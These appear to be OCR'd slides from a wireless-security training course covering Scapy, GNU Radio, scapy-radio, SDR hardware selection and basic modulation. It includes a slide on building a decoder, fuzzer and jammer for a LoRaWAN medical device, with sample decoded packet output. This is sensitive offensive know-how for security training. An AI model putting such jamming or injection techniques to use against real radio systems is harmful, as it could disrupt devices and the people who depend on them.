
Attack Process Revisited

Recall the high-level approach from Day 1:



Attack Process Revisited

Now we'll broaden the approach by moving beyond common protocols and readymade tools…



Extending Capabilities


- Day 1 introduced common protocols and their specific tools
- As these protocols evolve or phase out of use, software tools go unmaintained, hardware becomes obsolete, and certain techniques becomes less practical “in the wild”; examples:
  - ApiMote, RZ Raven hardware (Zigbee) → *obsolete*
  - Writeable GATT characteristics (Bluetooth) → *vulnerability now uncommon*
  - Zniffer utility (Z-Wave) → *unmaintained*
- Skilled wireless hackers focus on *core elements that don’t change*:
  - Basic RF concepts
  - How to assess/understand new protocols
  - How tools are developed, modified, or chained
  - Designing fuzzers, injectors, jammers, etc.
  - *(Building-blocks for the tools & frameworks we’ve seen up to this point)*

Extending Capabilities

- For digging deeper, a more practical set of tools is needed
- These typically form the “building blocks” of common tools and frameworks:
  - Python (most open-source RF tools utilize python-based modularity)
    - Scapy, Cryptography, Matplotlib, etc.
  - SDR
    - GNU Radio
      - osmocom, scapy-radio, etc.
      - Custom flowgraphs/plots
    - Compatible Receivers/Transmitters
  - Other tools/resources
    - Published protocols
    - Modular fuzzing platforms
    - Wordlists, monitors, jammers, etc.

Scapy

- Many wireless hacking tools built using Scapy: https://scapy.net/
- Combines with:
  - Python modules like cryptography/matplotlib
  - Community of open-source libraries, protocol definitions, etc.
  - SDR tools (see next slide)
- Recall ‘zbscapy’ from killerbee framework!



What is Scapy?

Manipulate packets

Scapy is a powerful interactive packet manipulation library written in Python. Scapy is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more.

A REPL and a Library


Scapy can be used as a REPL or as a library. It provides all the tools and documentation to quickly add custom network layers.

Cross-platform

Scapy runs natively on Linux, macOS, most Unixes, and on Windows with Npcap. It is published under GPLv2. Starting from version 2.5.0+, it supports Python 3.7+ (and PyPy).


Software-Defined Radio

- **Software-defined radio (SDR):** *radio communication system where components that conventionally have been implemented in analog hardware (e.g. mixers, filters, amplifiers, modulators/demodulators, detectors, etc.) are instead implemented by means of software on a personal computer or embedded system*



GNU Radio


- Free software development toolkit that provides signal processing blocks to implement software-defined radios and signal processing systems
- Can be used with external radio frequency (RF) hardware to create software-defined radios, or without hardware in a simulation-like environment
- Widely used in hobbyist, academic, and commercial environments to support both wireless communications research and real-world radio systems



GNU Radio
THE FREE & OPEN SOFTWARE RADIO ECOSYSTEM

GNU Radio

- GNU Radio applications themselves are generally known as "flowgraphs", which are a series of signal processing blocks connected together, thus describing a data flow
- Creates C++ or Python applications, can be modular/chained with other tools
- Large community of open-source graphs, blocks, libraries etc. including:
  - GR 802.11 projects
  - GR Bluetooth stack
  - Gr-lora block (LoRaWAN, LoRaPHY)
  - Osmocom (osmocomBB, OpenBTS, etc.)
  - Scapy-radio (see next slide)




Scapy-radio

- By Bastille Research: https://github.com/BastilleResearch/scapy-radio
- Modified version of Scapy that can leverage GNU Radio to handle a SDR card
- Includes flow & blocks written to handle several protocols:
  - Bluetooth LE (advertising only)
  - 802.15.4 (used by Zigbee, Xbee, 6LoWPAN)
  - ZWave (European frequency, 868MHz)


GNU Radio: Examples

- Wireless Measurement and Experimentation projects: https://www.wime-project.net/
- Check out some of their advanced SDR projects
- Useful protocol-based utilities all created with GNU Radio
- *Example shown on right: DIY Zigbee Transceiver*



GNU Radio: Examples

- UL assessed the security of a medical device with a LoRa (“LoRaWAN”) RF module for long distance communication
- Used Python to develop packet-decoder, fuzzer and jammer
- HackRF One + GNU Radio used to imitate LoRa’s proprietary CSS-based modulation




```
[+]Initializing LoRaWAN Receiver...
[+]Listening for packets on port '4444':
[+]Packet Received: 173180003330415 24f4c3353005901000000800000
[+]Decoding packet...

###[ LoRa ]###
  Preamble  = 0x1
  PHDR      = 0x7318
  PHDR_CRC  = 0x0
  MType     = Join-request
  RFU       = 0
  Major     = 0
  \Join_Request_Field\
   |###[ Join_Request ]###
   |  AppEUI    = '30AROL3S'
   |  DevEUI    = '\x00Y\x01\x00\x00\x00\x80'
   |  DevNonce  = 21938
  MIC       = 0xadebc86
  CRC       = 0x4d49

None
```

SDR: Compatible Hardware

- Choosing an external radio: https://wiki.gnuradio.org/index.php/Hardware
- Commonly used:
  - RTL-SDR (~$10)
    - Made from TV tuners; mostly Realtek RTL2832
    - Integration via gr-osmocom
    - Typical Range: 25 MHz ~ 1750 MHz
  - YARD Stick One (~$125)
    - Sub-GHz, half duplex
  - HackRF One (~$350-400)
    - Range: 1MHz to 6GHz
    - Half-duplex transceiver
    - Integration via gr-osmocom or gr-soapy
  - Others: Lime SDR, Nuand BladeRF, Ettus USRP (>$1000)

Radio Selection

Protocol-based USB Dongles


- Pro's
  - Typically cheap, small
  - Protocol-specific → Plug'n'play convenience
  - Firmware often preinstalled
- Con's
  - Protocol-specific → quickly obsolete
  - Dedicated Hardware, limited functionality
  - Tedious to re-flash
  - Proprietary RF modules limit control
  - Compatibility issues

Software-Defined Radio (SDR) Receivers/Transmitters

- Pro's
  - Good bandwidth
  - Channels (Tx+Rx)
  - Versatile (reusable) Hardware
  - Can replace most dongles
  - Build practical radio skills
  - Complete control!
  - Never obsolete
  - One radio for all protocols…
- Con's
  - Mostly expensive
  - Learning Curve
  - Driver issues

PHY Layer Demystified


- We now understand the building blocks needed to develop tools for new/existing protocols
- How do we identify or characterize radio communication when approaching a new or unknown protocol?
- Must be familiar with basic, low-level RF concepts such as:
  - Modulation
  - Encoding (“Line Code”)




Telecomm. Terms

Modulation

- Shaping of a signal to convey information
- Vary properties of a periodic waveform (**carrier signal**) using separate signal containing transmitted data (**message/modulation signal**)
- Many forms of modulation w/specific applications or strengths
- **“Keying” –** representing digital message as analogue waveform (named after Morse Code)

